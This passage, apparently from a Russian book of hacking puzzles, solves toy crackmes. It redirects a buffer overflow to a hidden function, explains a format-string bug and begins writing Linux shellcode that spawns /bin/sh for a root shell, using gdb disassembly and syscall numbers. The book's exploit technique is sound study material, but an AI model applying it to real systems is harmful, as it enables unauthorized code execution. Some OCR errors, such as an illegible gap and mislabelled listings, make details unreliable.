.text:0040105B                test     eax, eax
.text:0040105D                jnz      short loc_4010A3
.text:0040105F                mov      esi, [esi+4]
.text:00401062                mov      cl, [esi+3]
.text:00401065                lea      eax, [esi+3]
.text:00401068                test     cl, cl
.text:0040106A                jz       short loc_401079
.text:0040106C
```

Видно, что здесь сравниваются первые три символа введенной строки со строкой, состоящей из трех символов `xxx` (если дважды щелкнуть мышью по инструкции `push offset aXxx`, то можно увидеть расположение этой строки

в секции данных). Соответственно, если три символа `x` отсутствуют в начале строки, то сразу же выдается ошибка "You are loser!". Вот почему мы не могли обнаружить переполнение! Достаточно подставить в довольно длинной строке три первых `x`, как она вылетит с ошибкой (рис. II.5.9, а). Кстати, эта задача моделирует реальные программы, в которых переполнение обнаруживается только при некоторых обстоятельствах.




Рис. II.5.9, а. Программа переполняет буфер, только если в начале строки стоит три символа `x`

Теперь найдем в дизассемблере адрес строки, которую нам нужно вывести на экран: "WOW! You are Cool Hacker! :)". Это удобно сделать с помощью окна **Strings window** в IDA и далее — щелчками мыши по перекрестным ссылкам. В итоге будет найден адрес `401010` (рис. II.5.9, б). Именно на него нам и надо передавать управление.




Рис. II.5.9, б. Функция вывода строки

Введем строку, состоящую из всех букв латинского алфавита, ABCDEFGHIJKLMNOPQRSTUVWXYZ. В сообщении об ошибке будет показано, коды каких букв попали в адрес возврата (в Windows XP для этого нужно щелкнуть



"click here" в строке "To see what data this error report contains"). Из рис. II.5.9, в видно, что управление было передано по адресу 0x4f4e4948.




Рис. II.5.9, в. Адрес, по которому передается управление после ввода строки, состоящей из всех символов алфавита

Код 4fh является ASCII-кодом латинской буквы "O", 4eh соответствует букве "N", коды 49h и 48h принадлежат соответственно буквам "I" и "H". Однако здесь есть одна странность — буквы идут не последовательно. У нас получилась комбинация "ONIH", вместо ожидаемой "ONML" в переданной строке (буквы расположены в памяти в обратном порядке согласно правилу "младший байт по младшему адресу"). Как же так? Чтобы разобраться, следует еще раз проанализировать программу в дизассемблере, где мы обнаружим такой интересный участок (листинг II.5.9, б).

#### Листинг II.5.9, б. Операция XOR над каждым символом строки

```
.text:0040106C
.text:0040106C loc_40106C:      ; CODE XREF: _main+571j
.text:0040106C                xor     cl, 2
.text:0040106F                mov     [eax], cl
.text:00401071                mov     cl, [eax+1]
.text:00401074                inc     eax
.text:00401075                test    cl, cl
.text:00401077                jnz     short loc_40106C
.text:00401079
```

Как мы видим, на каждый символ строки (кроме первых трех) накладывается XOR-маска со значением 2, именно поэтому получилось "непоследовательная" комбинация "ONIH" — если над ней выполнить повторную операцию XOR, то получим "MLKJ". Следовательно, именно вместо этих символов строке нам и надо подставить нужный адрес, а конкретно коды 0x10, 0x10, 0x40. Сделать это можно с помощью клавиши <Alt> и вспомогательной цифровой клавиатуры (см. подробности в решении к задаче 3.1). Так как XOR-маска со значением 2 накладывается на все символы, передаваемые в аргументе командной строки, то нам необходимо проделать то же самое и с адресом, который мы будем передавать в командной строке, иначе управление будет передано на другой адрес. После преобразования адрес 401010 будет выглядеть как 421212, — его и нужно передавать в обратном порядке (рис. II.5.9, з).




Рис. II.5.9, з. Функция вывода строки получила управление!

Хотя строка "You are loser!" также появилась на экране, но за ней сразу выводится "WOW! You are Cool Hacker! :)", что и требовалось по условию задачи.

Исходный код программы `linepass2.exe` показан в листинге II.5.9, в. Его можно найти на прилагаемом компакт-диске в каталоге `\PART II\Chapter5\5.9`.

#### Листинг II.5.9, в. Исходный код программы `linepass2.exe`

```
#include <stdio.h>
#include <string.h>
void NoSecret()
```

```
{
    printf("You are loser!\n");
}
void Secret()
{
    printf("WOW! You are Cool Hacker! :)\n");
}

int main(int argc, char* argv[])
{
    char buf[10];
    char *s;
    int i=3;
    if (argc != 2) {
        printf("Usage: linepass2.exe <string>\n");
        return 1;
    }
    if (!strncmp(argv[1], "xxx", 3))
    {
        s=argv[1];
        while (s[i] != '\0') {
            s[i++]^=2;
        }
        strcpy(buf, s);
        NoSecret();
    }

    if (!strcmp("ivan", "sklyaroff"))
        Secret();
    return 0;
}
```

## 5.10. Хитрая строчка (версия 3)

Откроем программу `linepass3.exe` в дизассемблере IDA. Мы легко найдем строку "WOW! You are Cool Hacker! :)" по адресу 42001C в секции `.rdata`. Однако, сколько бы мы ни искали, не найдем в программе функцию, которая должна вывести эту строку на экран. Также мы не обнаружим в программе переполнение буфера, а значит, метод вывода строки, который мы использовали в решении задач 5.8 и 5.9, в данном случае не подходит. Но если обратить внимание на функцию `printf`, копирующую введенную строку на экран, то мы увидим, что она работает без спецификатора формата (которым по логике вещей должен быть `%s`) (листинг II.5.10, а).



[illegible]

В листинге И.5.10, б показан исходный код программы `linepass3.exe`.

```
#include <stdio.h>

int main(int argc, char **argv)
{
    char *secret;
    secret="WOW! You are Cool Hacker! :)";
    if (argc==2) printf(argv[1]);
    return 0;
}
```

то решить задачу таким методом было бы невозможно, т. к. это не дало бы нам возможности "гулять" по стеку. А вот как выглядит в дизассемблере функция `printf` со спецификатором формата (листинг II.5.10, б).

```
.text:00401038      mov     ecx, [eax+4]
.text:0040103B      push    ecx
.text:0040103C      push    offset ??_C@_02DILL@?$CFs?$AA@; %s
.text:00401041      call    printf
```

Сравните с листингом II.5.10, *a*. Отличие в том, что в последнем случае перед самым вызовом `printf` в стек заносится еще спецификатор `%s`.

## 5.11. Чудесный эксплоит (версия 1)

Невооруженным глазом видно, что программа содержит ошибку переполнения буфера. Функция `strcpy` не проверяет размер буфера-приемника, из-за чего ей можно передать строку любой длины, которая затрет адрес возврата функции (адрес следующей инструкции после выполнения функции) в стеке. Наша задача — написать эксплоит-шеллкод, который бы переполнял буфер и переписывал адрес возврата таким образом, чтобы управление было передано шеллкоду, запускающему оболочку системы (шелл, англ. — `shell`) с правами `root` (`uid=0(root) gid=0(root)`).

### Ламеру на заметку

Собственно само слово "шеллкод" (`shellcode`) и произошло от названия кода, который запускает оболочку системы, обычно это `/bin/sh` в Linux или `cmd.exe` в WinNT.

Дальнейшее изложение основывается на культовой статье Aleph1 "Smashing The Stack For Fun And Profit" из не менее культового журнала "Phrack" (<http://www.phrack.org>) № 49, статья 14, а также на замечательной серии статей "Avoiding security holes when developing an application" (part 1—6) авторов Christophe Blaess, Christophe Grenier и Frédéric Raynal (Есть русский перевод этой серии под названием: "Как избежать дыр в безопасности при разработке приложения" (часть 1—6). Как русский, так и английский варианты можно найти на сайте <http://www.linuxfocus.org>.

Для начала напишем сам шеллкод, а потом скомпилируем его в эксплоит. Программа на Си, которая запускает оболочку системы, показана в листинге II.5.11, а.

### Листинг II.5.11, а. Программа, запускающая оболочку системы

```
#include <stdio.h>
#include <unistd.h>
int main()
{
    char *shell[2];
    shell[0]="/bin/sh";
    shell[1]=NULL;
    execve(shell[0], shell, NULL);
    exit(0);
}
```

Функция `execve()` для запуска оболочки выбрана не случайно, т. к. она является настоящим системным вызовом, в отличие от других функций семейства `exec()`, это облегчит нам дизассемблирование в дальнейшем.

Мы заканчиваем программу вызовом `exit(0)`, т. к. в случае, когда вызов функции `execve()` по каким-либо причинам окажется неудачным, выполнение программы продолжится дальше, а поскольку шеллкод будет выполняться в стеке, то выбор из стека инструкций, содержащих произвольные данные, продолжится и это, наверняка, вызовет аварийное завершение программы. Для корректного завершения программы мы и добавили `exit(0)`.

Скомпилируем программу `shellcode.c` с опцией отладки (`-g`) и, чтобы включить в программу функции, находящиеся в разделяемых библиотеках, добавим ключ `--static`:

```
# gcc shellcode.c -o shellcode -g -static
```

Откроем программу в стандартном дизассемблере системы Linux `gdb`:

```
# gdb ./shellcode
```

```
GNU gdb 5.0rh-5 Red Hat Linux 7.1
```

```
Copyright 2001 Free Software Foundation, Inc.
```

```
GDB is free software, covered by the GNU General Public License, and you  
are welcome to change it and/or distribute copies of it under certain  
conditions.
```

```
Type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB. Type "show warranty" for  
details. This GDB was configured as "i386-redhat-linux"...
```

Дизассемблируем сначала функцию `main()` (листинг II.5.11, б).

#### Листинг II.5.11, б. Дизассемблированная функция `main()`

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481e0 <main>:      push    %ebp
0x80481e1 <main+1>:     mov     %esp,%ebp
0x80481e3 <main+3>:     sub     $0x8,%esp
0x80481e6 <main+6>:     movl    $0x808e2c8,0xffffffff8(%ebp)
0x80481ed <main+13>:    movl    $0x0,0xffffffffc(%ebp)
0x80481f4 <main+20>:    sub     $0x4,%esp
0x80481f7 <main+23>:    push    $0x0
0x80481f9 <main+25>:    lea     0xffffffff8(%ebp),%eax
0x80481fc <main+28>:    push    %eax
0x80481fd <main+29>:    pushl   0xffffffff8(%ebp)
0x8048200 <main+32>:    call    0x804cbf0 <__execve>
0x8048205 <main+37>:    add     $0x10,%esp
0x8048208 <main+40>:    sub     $0xc,%esp
0x804820b <main+43>:    push    $0x0
```



```
0x804820d <main+45>:    call    0x80484bc <exit>
```

End of assembler dump.

(gdb)

Вызов интересующих нас функций происходит по адресам 0x8048200, 0x804820d (я выделил эти строки полужирным шрифтом).

### ***Ламеру на заметку***

GDB выводит ассемблерные инструкции согласно AT&T-синтаксису, который используют такие ассемблеры, как `as`, `gas`. Он имеет некоторые отличия от Intel-синтаксиса, применяемого по большей части в Windows (`tasm/masm/nasm`). Например, перед регистрами всегда ставится знак процента: `%eax`, `%ebx`, `%ecx`, ... Перед непосредственными операндами указывается символ `$` (`push $1`). К названиям команд добавляются суффиксы, отражающие размер операндов: `b` — байт (`movb $1,%al`), `w` — слово (`movw $1,%eax`), `l` — двойное слово (`pushl $message`) и некоторые другие. В командах, работающих с двумя операндами, в отличие от Intel-синтаксиса первым указывается источник, а вторым — приемник (`movb $1,%edx` — эта же команда в Intel-синтаксисе будет выглядеть как `MOV EAX,1`). Более подробно об AT&T-синтаксисе можно узнать, например, в [36].

Теперь дизассемблируем отдельно функции `execve()` и `exit()` (листинги II.5.11, в и г).

### **Листинг II.5.11, в. Дизассемблированная функция `execve()`**

```
(gdb) disassemble execve
```

Dump of assembler code for function main:

```
0x804cbf0 <__execve>:    push    %ebp
0x804cbf1 <__execve+1>:    mov     $0x0,%eax
0x804cbf6 <__execve+6>:    mov     %esp,%ebp
0x804cbf8 <__execve+8>:    test    %eax,%eax
0x804cbfa <__execve+10>:    push    %edi
0x804cbfb <__execve+11>:    push    %ebx
0x804cbfc <__execve+12>:    mov     0x8(%ebp),%edi
0x804cbff <__execve+15>:    je      0x804cc06 <__execve+22>
0x804cc01 <__execve+17>:    call    0x0
```

; В `%ecx` заносится указатель на массив аргументов. Мы в шеллкоде возьмем первый аргумент — адрес строки `/bin/sh`, а второй аргумент — `NULL`.

```
0x804cc06 <__execve+22>:    mov     0xc(%ebp),%ecx
```

; В `%edx` указатель на массив переменных окружения программы. Мы в шеллкоде сделаем его `NULL`.

```
0x804cc09 <__execve+25>:    mov     0x10(%ebp),%edx
0x804cc0c <__execve+28>:    push    %ebx
```



```
; В %ebx указатель на строку для запуска - /bin/sh.
0x804cc0d <__execve+29>:      mov     %edi,%ebx
; В %eax номер системного вызова.
0x804cc0f <__execve+31>:      mov     $0xb,%eax
; Прерывание 0x80.
0x804cc14 <__execve+36>:      int     $0x80
0x804cc16 <__execve+38>:      pop     %ebx
0x804cc17 <__execve+39>:      mov     %eax,%ebx
0x804cc19 <__execve+41>:      cmp     $0xffffffff000,%ebx
0x804cc1f <__execve+47>:      jbe     0x804cc2f <__execve+63>
0x804cc21 <__execve+49>:      neg     %ebx
0x804cc23 <__execve+51>:      call   0x80484b0 <__errno_location>
0x804cc28 <__execve+56>:      mov     %ebx, (%eax)
0x804cc2a <__execve+58>:      mov     $0xffffffff,%ebx
0x804cc2f <__execve+63>:      mov     %ebx,%eax
0x804cc31 <__execve+65>:      pop     %ebx
0x804cc32 <__execve+66>:      pop     %edi
0x804cc33 <__execve+67>:      pop     %ebp
0x804cc34 <__execve+68>:      ret
```

End of assembler dump.

(gdb)

### Листинг II.5.11, а. Дизассемблированная функция exit()

(gdb) disassemble exit

Dump of assembler code for function exit:

```
0x80484bc <exit>:      push    %ebp
0x80484bd <exit+1>:      mov     %esp,%ebp
0x80484bf <exit+3>:      push    %esi
0x80484c0 <exit+4>:      push    %ebx
0x80484c1 <exit+5>:      mov     0x809cdb0,%edx
0x80484c7 <exit+11>:     test    %edx,%edx
0x80484c9 <exit+13>:     mov     0x8(%ebp),%esi
0x80484cc <exit+16>:     je      0x804853a <exit+126>
0x80484ce <exit+18>:     mov     %esi,%esi
0x80484d0 <exit+20>:     mov     0x4(%edx),%ebx
0x80484d3 <exit+23>:     test    %ebx,%ebx
0x80484d5 <exit+25>:     mov     %edx,%ecx
0x80484d7 <exit+27>:     je      0x8048518 <exit+92>
0x80484d9 <exit+29>:     lea     0x0(%esi),%esi
0x80484dc <exit+32>:     mov     0x4(%ecx),%eax
0x80484df <exit+35>:     dec     %eax
0x80484e0 <exit+36>:     mov     %eax,0x4(%ecx)
```

```

0x80484e3 <exit+39>:    shl     $0x4,%eax
0x80484e6 <exit+42>:    lea     (%eax,%ecx,1),%eax
0x80484e9 <exit+45>:    lea     0x8(%eax),%edx
0x80484ec <exit+48>:    mov     0x8(%eax),%eax
0x80484ef <exit+51>:    cmp     $0x4,%eax
0x80484f2 <exit+54>:    ja      0x8048509 <exit+77>
0x80484f4 <exit+56>:    jmp     *0x808e2e0(,%eax,4)
0x80484fb <exit+63>:    nop
0x80484fc <exit+64>:    sub     $0x8,%esp
0x80484ff <exit+67>:    pushl   0x8(%edx)
0x8048502 <exit+70>:    push    %esi
0x8048503 <exit+71>:    call    *0x4(%edx)
0x8048506 <exit+74>:    add     $0x10,%esp
0x8048509 <exit+77>:    mov     0x809cdb0,%edx
0x804850f <exit+83>:    mov     0x4(%edx),%eax
0x8048512 <exit+86>:    test    %eax,%eax
0x8048514 <exit+88>:    mov     %edx,%ecx
0x8048516 <exit+90>:    jne     0x80484dc <exit+32>
0x8048518 <exit+92>:    mov     (%edx),%eax
0x804851a <exit+94>:    test    %eax,%eax
0x804851c <exit+96>:    mov     %eax,0x809cdb0
0x8048521 <exit+101>:   je      0x804852f <exit+115>
0x8048523 <exit+103>:   sub     $0xc,%esp
0x8048526 <exit+106>:   push    %edx
0x8048527 <exit+107>:   call    0x804c1f4 <__libc_free>
0x804852c <exit+112>:   add     $0x10,%esp
0x804852f <exit+115>:   mov     0x809cdb0,%eax
0x8048534 <exit+120>:   mov     %eax,%edx
0x8048536 <exit+122>:   test    %edx,%edx
0x8048538 <exit+124>:   jne     0x80484d0 <exit+20>
0x804853a <exit+126>:   mov     $0x809bd84,%ebx
0x804853f <exit+131>:   cmp     $0x809bd88,%ebx
0x8048545 <exit+137>:   jae     0x8048555 <exit+153>
0x8048547 <exit+139>:   nop
0x8048548 <exit+140>:   call    *(%ebx)
0x804854a <exit+142>:   add     $0x4,%ebx
0x804854d <exit+145>:   cmp     $0x809bd88,%ebx
0x8048553 <exit+151>:   jb      0x8048548 <exit+140>
0x8048555 <exit+153>:   mov     %esi,0x8(%ebp)
0x8048558 <exit+156>:   lea     0xffffffff8(%ebp),%esp
0x804855b <exit+159>:   pop     %ebx
0x804855c <exit+160>:   pop     %esi
0x804855d <exit+161>:   pop     %ebp

```

```

0x804855e <exit+162>:  jmp     0x804cbd0 <_exit>
0x8048563 <exit+167>:  nop
0x8048564 <exit+168>:  call    *0x4(%edx)
0x8048567 <exit+171>:  jmp     0x8048509 <exit+77>
0x8048569 <exit+173>:  lea     0x0(%esi),%esi
0x804856c <exit+176>:  sub     $0x8,%esp
0x804856f <exit+179>:  push    %esi
0x8048570 <exit+180>:  pushl   0x8(%edx)
0x8048573 <exit+183>:  jmp     0x8048503 <exit+71>
End of assembler dump.
(gdb)

```

Видно, что по адресу 0x804855e происходит переход к системному вызову `_exit`, следовательно, `exit()` является лишь "оберткой" к нему. Дизассемблируем `_exit` (листинг II.5.11, д).

#### Листинг II.5.11, д. Дизассемблированная функция `_exit`

```

(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804cbd0 <_exit>:      mov     %ebx,%edx
0x804cbd2 <_exit+2>:    mov     0x4(%esp,1),%ebx
0x804cbd6 <_exit+6>:    mov     $0x1,%eax
0x804cbdb <_exit+11>:   int     $0x80
0x804cbdd <_exit+13>:    mov     %edx,%ebx
0x804cbdf <_exit+15>:    cmp     $0xffffffff,0x1,%eax
0x804cbe4 <_exit+20>:   jae     0x8054260 <__syscall_error>
End of assembler dump.
(gdb)

```

Вызов ядра в Linux всегда происходит по 0x80-му прерыванию (`int $0x80`), при этом в регистр `%eax` заносится номер системного вызова (например `mov $0x1,%eax`), а в регистры `%ebx`, `%ecx`, `%edx` — аргументы системного вызова, если имеются. У каждого системного вызова свой уникальный номер, так, например, для `_exit` это 0x1, а для `__execve` — 0xb (листинги 2.5.11, в и д). Номера других системных вызовов в системе Linux всегда можно посмотреть в файле `/usr/include/asm/unistd.h` (листинг II.5.11, е).

#### Листинг II.5.11, е. Номера первых 50-ти системных вызовов из файла `/usr/include/asm/unistd.h`

```

#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

```

```
/*  
 * This file contains the system call numbers.  
 */
```

```
#define __NR_exit          1  
#define __NR_fork         2  
#define __NR_read         3  
#define __NR_write        4  
#define __NR_open         5  
#define __NR_close        6  
#define __NR_waitpid      7  
#define __NR_creat        8  
#define __NR_link         9  
#define __NR_unlink       10  
#define __NR_execve       11  
#define __NR_chdir        12  
#define __NR_time         13  
#define __NR_mknod        14  
#define __NR_chmod        15  
#define __NR_lchown       16  
#define __NR_break        17  
#define __NR_oldstat      18  
#define __NR_lseek       19  
#define __NR_getpid       20  
#define __NR_mount        21  
#define __NR_umount       22  
#define __NR_setuid       23  
#define __NR_getuid       24  
#define __NR_stime        25  
#define __NR_ptrace       26  
#define __NR_alarm        27  
#define __NR_oldfstat     28  
#define __NR_pause       29  
#define __NR_utime        30  
#define __NR_stty         31  
#define __NR_gtty         32  
#define __NR_access       33  
#define __NR_nice         34  
#define __NR_ftime        35  
#define __NR_sync         36  
#define __NR_kill         37  
#define __NR_rename       38  
#define __NR_mkdir        39  
#define __NR_rmdir        40
```

```

#define __NR_dup          41
#define __NR_pipe         42
#define __NR_times        43
#define __NR_prof         44
#define __NR_brk          45
#define __NR_setgid       46
#define __NR_getgid       47
#define __NR_signal       48
#define __NR_geteuid       49
#define __NR_getegid      50

```

Функция `execve()` использует множество параметров, которые стандартно располагаются, как я уже отметил выше, в регистрах `%ebx`, `%ecx` и `%edx`. Вспомним прототип `execve()` (его можно увидеть в `man execve`):

```
int execve (const char *filename, char *const argv [], char *const
envp[]);
```

Таким образом, в регистре `%ebx` содержится указатель на имя запускаемого файла `filename` (у нас это `/bin/sh`). В `%ecx` расположен указатель на массив строк, аргументов `argv[]` (в нашем случае `argv[0]="/bin/sh"` и `argv[1]=NULL`). В `%edx` — указатель на массив строк вида `key=value`, которые представляют собой окружение программы (для простоты в шеллкоде мы занесем сюда `NULL`). Для более детального изучения можно посмотреть комментарии к листингу II.5.11, в, расставленные мной.

Вызов `exit()` не имеет аргументов, а значит, в нем нам интересны только две инструкции:

```

mov    $0x1,%eax
int    $0x80

```

Мы не можем заранее знать, по какому адресу будет расположен шеллкод после передачи его уязвимому приложению. Как обращаться к данным, находящимся внутри шеллкода? Для решения этой проблемы используют следующий трюк. Когда вызывается `call`, адрес возврата сохраняется в стек, а этот адрес непосредственно следует за адресом инструкции `call`. Поэтому если мы сохраним строку `"/bin/sh"` после инструкции `call`, то когда она выполнится, сможем забрать из стека адрес строки (командой `pop`). Выглядеть это будет так, как показано в листинге II.5.11, ж.

**Листинг II.5.11, ж. Получаем адрес строки `/bin/sh`**

```

jmp line
address:

```

```

    popl %esi
    ...
    (Шеллкод)
    ...
line:
    call address
    /bin/sh

```

